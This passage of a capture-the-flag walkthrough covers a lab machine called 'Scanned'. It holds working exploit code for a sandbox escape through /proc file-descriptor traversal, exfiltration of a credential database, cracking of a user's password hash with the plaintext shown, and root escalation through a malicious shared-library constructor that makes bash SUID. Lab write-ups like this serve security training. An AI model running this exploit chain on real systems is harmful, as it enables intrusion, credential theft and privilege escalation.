5 files = { 'file':open('a.out','rb')}$
6 r= requests.post('http://10.10.11.141/scanner/upload/', files=files)$
7 p= re.compile('sys_43947\(\) = 0x([0-9a-fA-F]{16})')$
8 matches = re.findall(p, r.text)$
9 f = open('malscanner.db','wb')$
10 for data in matches:$
11     out = struct.pack('Q',int(data,16))$
12     f.write(out)$
```

Grep only data part

```
$python3 uploadfile.py
```

strings malscanner.db shows hash of clarence



Option 2: Directly write /log file

This is code from https://stackoverflow.com/questions/3554120/open-directory-using-c

```c
#include <stdio.h>
#include <dirent.h>

int main (int argc, char *argv[]) {
    struct dirent *pDirent;
    DIR *pDir;

    // Ensure correct argument count.

    if (argc != 2) {
        printf ("Usage: testprog <dirname>\n");
        return 1;
    }

    // Ensure we can open directory.

    pDir = opendir (argv[1]);
    if (pDir == NULL) {
        printf ("Cannot open directory '%s'\n", argv[1]);
        return 1;
    }

    // Process each entry.

    while ((pDirent = readdir(pDir)) != NULL) {
        printf ("[%s]\n", pDirent->d_name);
    }

    // Close directory and exit.

    closedir (pDir);
    return 0;
}
```

I can write ls.c using it

```c
#include <stdio.h>
#include <dirent.h>

void ls(char *directory) {
        struct dirent *pDirent;
        DIR *pDir;
        FILE *dp = fopen("/dir","w");

        pDir = opendir(directory);
        while ((pDirent = readdir(pDir)) != NULL) {
            fputs(pDirent->d_name,dp);
            putc('\n',dp);
        }
        closedir (pDir);
        fclose(dp);
    }
int main() {
    FILE *fp = fopen("/out","w");
    char rax[8] = {0x39, 0x05, 0, 0, 0, 0, 0, 0};
    char junk[48] = {0};
    char data[8] = {0};
    char directory[] = "/";
    ls(directory);
    FILE *dp = fopen("/dir","r");
    int read = 0;
    while ((read = fread(data,1,8,dp))>0) {
        fwrite(rax,1,8,fp);
        fwrite(junk,1,48,fp);
        fwrite(data,1,8,fp);
    }
    fclose(dp);
    fclose(fp);
    rename("/out","/log");
}
```

list directory and write it to /dir

create /out

define 64 byte data

ls /

Write /dir data to /out by format (rax[8],junk[48] ,data[8])

rename /out to /log to retrieve data

Let's write upload.py which will send a.out and get data in correct format

```python
import requests
import re
import struct

files = { 'file':open('a.out','rb')}
r= requests.post('http://10.10.11.141/scanner/upload/', files=files)
p= re.compile('sys_1337\(\) = 0x([0-9a-fA-F]{16})')
matches = re.findall(p, r.text)
result = ''
for data in matches:
    result += struct.pack('Q',int(data,16)).decode()
print(result)
```

Regex

Correct order since it's little endian

/proc has format /proc/{pid}/fd/{pointerNo.}, so pid 1 and 3 will have jailsfd, which points out of jail. I'll add some lines to c file to verify it.

```
4   void ls(char *directory) {
5           struct dirent *pDirent;
6           DIR *pDir;
7           FILE *dp = fopen("/dir","w");
8           pDir = opendir(directory);
9           while ((pDirent = readdir(pDir)) != NULL) {
10              char linkname[64] = {0};
11              char absname[64] = {0};
12
13              strcat(absname, directory);
14              strcat(absname, pDirent->d_name);
15              readlink(absname, linkname, sizeof(linkname)-1);
16              fputs(pDirent->d_name,dp);
17              putc('\t',dp);
18              fputs("->",dp);
19              fputs(linkname,dp);
20              putc('\n',dp);
21          }
22          closedir (pDir);
23          fclose(dp);
24      }
```

Set linkname as link of absname

Changing directory to /proc/1/fd/

```
FILE *fp = fopen("/out","w");
char rax[8] = {0x39, 0x05, 0, 0, 0, 0, 0, 0};
char junk[48] = {0};
char data[8] = {0};
char directory[] = "/proc/1/fd/";
ls(directory);
```

```
└─── $python3 upload.py
->
0       ->/dev/null
1       ->socket:[14644]
2       ->socket:[14644]
3       ->/var/www/malscanner/sandbox/jails
x/j
```

Changing directory to /proc/3/fd

```
FILE *fp = fopen("/out","w");
char rax[8] = {0x39, 0x05, 0, 0, 0, 0, 0, 0};
char junk[48] = {0};
char data[8] = {0};
char directory[] = "/proc/3/fd/";
ls(directory);
```

```
└── $python3 upload.py
->
0       ->/dev/null
1       ->socket:[14644]
2       ->socket:[14644]
3       ->/var/www/malscanner/sandbox/jails
x/j
```

Changing directory to /proc/2/fd/

```
FILE *fp = fopen("/out","w");
char rax[8] = {0x39, 0x05, 0, 0, 0, 0, 0, 0};
char junk[48] = {0};
char data[8] = {0};
char directory[] = "/proc/2/fd/";
ls(directory);
```

```
└── $python3 upload.py
->
0       ->/dev/null
1       ->socket:[14644]
2       ->socket:[14644]
34      ->/dir
5       ->/pr
```

No pointer since it's closed in PID 2

Therefore, I can go back to root directory like this(I just commented out absname and linkname part here)

```
FILE *fp = fopen("/out","w");
char rax[8] = {0x39, 0x05, 0, 0, 0, 0, 0, 0};
char junk[48] = {0};
char data[8] = {0};
char directory[] = "/proc/3/fd/3/../../../../../../../../../../";
ls(directory);
```

```
$python3 upload.py
boot
sbin
srv
lilibx32
run
.
etc
lib
vmlinuz.oldroot
tmp
proc
livar
initrd.img.old
initrd.img
mehome
opt
lost+fo
```

Successfully out of jail

Let's get file malscanner.db(screenshot above shows malscanner is /var/www/malscanner, so it will be at /var/www/malscanner/malscanner.db)

```
FILE *fp = fopen("/out","w");
char rax[8] = {0x39, 0x05, 0, 0, 0, 0, 0, 0};
char junk[48] = {0};
char data[8] = {0};
//char directory[] = "/proc/3/fd/3/../../../../../../../../../../../";
//ls(directory);
FILE *dp = fopen("/proc/3/fd/3/../../../../../../../../../../../var/www/malscanner/malscanner.db","rb");
int read = 0;
```

Comment out ls part and open malscanner.db

```
$musl-gcc -static ex.c
[redacted]-[~/Documents/scanned]
$python3 uploadfile.py
[redacted]-[~/Documents/scanned]
$ls -l *.db
-rw-r--r-- 1 parrot parrot 9128 Jun 20 08:49 malscanner.db
[redacted]-[~/Documents/scanned]
$file malscanner.db
malscanner.db: data
```

This file is corrupted, but I can read it with strings as in option1

Get clarence shell

```
md5$kL2cLcK2yhbp3za4w3752m$9886e17b091eb5ccdc39e436128141cf
```

This hash is not for hashcat format

Hash-Mode	Hash-Name	Example
0	MD5	8743b52063cd84097a65d1633f5c74f5
10	md5($pass.$salt)	01dfae6e5d4d90d9892622325959afbe:7050461
20	md5($salt.$pass)	f0fda58630310a6dd91a7d8f0a4ceda2:4225637426
30	md5(utf16le($pass).$salt)	b31d032cfdcf47a399990a71e43c5d2a:144816
40	md5($salt.utf16le($pass))	d63d0e21fdc05f618d55ef306c54af82:13288442151473

It looks like format is hex:pass, so let's change it(remove md5,$, and change order of string before $ and after $)

```
1 9886e17b091eb5ccdc39e436128141cf:kL2cLcK2yhbp3za4w3752m$
```

Mode 20 cracks it

```
└─ $hashcat -m 20 clarence.hash ~/Desktop/rockyou.txt --show
9886e17b091eb5ccdc39e436128141cf:kL2cLcK2yhbp3za4w3752m:onedayyoufeellikecrying
```

ssh to clarence

```
└─ $ssh clarence@10.10.11.141
clarence@10.10.11.141's password:
Linux scanned 5.10.0-11-amd64 #1 SMP Debian 5.10.92-2 (2022-02-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
clarence@scanned:~$
```

Get root

sandbox binary has set capabilities which can be verified in Makefile, so I can abuse it. Even though

sandbox needs two arguments

```
clarence@scanned:/var/www/malscanner/sandbox$ ./sandbox
Usage: ./sandbox <program> [uuid]
```

I can use any existing program and any name for uuid

```
clarence@scanned:/var/www/malscanner/sandbox$ ./sandbox /bin/su abcde
<program name unknown>: error while loading shared libraries: libpam.so.0: cannot open shared object file: No such file or directory
Exited
clarence@scanned:/var/www/malscanner/sandbox$ ls jails
abcde
```

It fails because the jail does not have the library, but it creates directory that has the name same as uuid

Exploit step

1. Create and compile C file to run for program

```c
#include <stdio.h>
#include <unistd.h>
#include <time.h>
int main() {
    sleep(3);
    FILE *dp = popen("/proc/3/fd/3/../../../../../../../../../../usr/bin/su","r");
    fclose(dp);
}
```

Sleep 3 sec for time to put library in the jail

Run /usr/bin/su

```
clarence@scanned:/tmp/lib$ gcc exec.c -o exec
clarence@scanned:/tmp/lib$ ls
exec  exec.c
```

2. Check libraries that the program will call and copy it to a directory

```
clarence@scanned:/tmp/lib$ ldd /usr/bin/su
        linux-vdso.so.1 (0x00007fff37d19000)
        libpam.so.0 => /lib/x86_64-linux-gnu/libpam.so.0 (0x00007f3e79236000)
        libpam_misc.so.0 => /lib/x86_64-linux-gnu/libpam_misc.so.0 (0x00007f3e79231000)
        libutil.so.1 => /lib/x86_64-linux-gnu/libutil.so.1 (0x00007f3e7922c000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f3e79067000)
        libaudit.so.1 => /lib/x86_64-linux-gnu/libaudit.so.1 (0x00007f3e79036000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f3e79030000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f3e79262000)
        libcap-ng.so.0 => /lib/x86_64-linux-gnu/libcap-ng.so.0 (0x00007f3e79026000)
        libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007f3e79004000)
clarence@scanned:/tmp/lib$ cp /lib/x86_64-linux-gnu/libpam.so.0 /lib/x86_64-linux-gnu/libpam_misc.so.0 /lib/x86_64-linux-gnu/libutil.so.1 /lib/x86_64-linux-gnu/libc.so
.6 /lib/x86_64-linux-gnu/libaudit.so.1 /lib/x86_64-linux-gnu/libdl.so.2 /lib/x86_64-linux-gnu/libcap-ng.so.0 /lib/x86_64-linux-gnu/libpthread.so.0 .
```

3. Create and compile C file and replace it to one of the library

```c
#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>

static __attribute__((constructor)) void init() {
    setuid(0); seteuid(0);
    setgid(0); setegid(0);
    char path[] = "/proc/3/fd/3/../../../../../../../../tmp/hello";
    char mode[] = "4777";
    int mod_init = strtol(mode, 0, 8);
    chown(path, 0, 0);
    chmod(path, mod_init);
}

"libpam_misc.c" [New File] 14 lines, 352 bytes written
```

Run before main

Set id to root

Set /tmp/hello SUID for privesc

```
clarence@scanned:/tmp/lib$ gcc -shared -fPIC libpam_misc.c -o libpam_misc.so.0
libpam_misc.c: In function 'init':
libpam_misc.c:6:5: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
    6 |     setuid(0); seteuid(0);
      |     ^~~~~~
libpam_misc.c:6:16: warning: implicit declaration of function 'seteuid' [-Wimplicit-function-declaration]
    6 |     setuid(0); seteuid(0);
      |                ^~~~~~~
libpam_misc.c:7:5: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
    7 |     setgid(0); setegid(0);
      |     ^~~~~~
libpam_misc.c:7:16: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
    7 |     setgid(0); setegid(0);
      |                ^~~~~~~
libpam_misc.c:11:5: warning: implicit declaration of function 'chown' [-Wimplicit-function-declaration]
   11 |     chown(path, 0, 0);
      |     ^~~~~
```

4. Run sandbox and put copied directory to it

```
clarence@scanned:/var/www/malscanner/sandbox$ ./sandbox /tmp/lib/exec 1 &
[1] 4380
clarence@scanned:/var/www/malscanner/sandbox$ cp -r /tmp/lib/* jails/1/lib/x86_64-linux-gnu/
clarence@scanned:/var/www/malscanner/sandbox$ /proc/3/fd/3/../../../../../../../../../../usr/bin/su: /lib/x86_64-linux-gnu/libpam_misc.so.0: no version information ava
ilable (required by /proc/3/fd/3/../../../../../../../../../../usr/bin/su)
/proc/3/fd/3/../../../../../../../../../../usr/bin/su: symbol lookup error: /proc/3/fd/3/../../../../../../../../../../usr/bin/su: undefined symbol: misc_conv, version
 LIBPAM_MISC_1.0
Exited
Kill err: (3)
```

I need to add misc_conv function and run again

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
void misc_conv(){}
static __attribute__((constructor)) void init() {
    setuid(0); seteuid(0);
    setgid(0); setegid(0);
    char path[] = "/proc/3/fd/3/../../../../../../../../../tmp/hello";
    char mode[] = "4777";
    int mod_init = strtol(mode, 0, 8);
    chown(path, 0, 0);
    chmod(path, mod_init);
}
```

Just having misc_conv symbol works

```
clarence@scanned:/var/www/malscanner/sandbox$ cp /bin/bash /tmp/hello
clarence@scanned:/var/www/malscanner/sandbox$ ./sandbox /tmp/lib/exec 0 &
[1] 4433
clarence@scanned:/var/www/malscanner/sandbox$ cp -r /tmp/lib/* jails/0/lib/x86_64-linux-gnu/
clarence@scanned:/var/www/malscanner/sandbox$ /proc/3/fd/3/../../../../../../../../../../usr/bin/su: /lib/x86_64-linux-gnu/libpam_misc.so.0: no version information ava
ilable (required by /proc/3/fd/3/../../../../../../../../../../usr/bin/su)
su: user root does not exist or the user entry does not contain all the required fields
Exited
Kill err: (3)

[1]+  Exit 255                ./sandbox /tmp/lib/exec 0
clarence@scanned:/var/www/malscanner/sandbox$ ls /tmp
hello  systemd-private-ebdfc58fe89d4dfeb57313743893ec74-systemd-logind.service-9N2kQg     vmware-root_473-2092907038
lib    systemd-private-ebdfc58fe89d4dfeb57313743893ec74-systemd-timesyncd.service-VFtBNf
```

Copy /bin/bash to /tmp/hello for SUID

Put library as soon as create jail

5. I get root shell

```
clarence@scanned:/var/www/malscanner/sandbox$ /tmp/hello -p
hello-5.1# whoami
root
hello-5.1#
```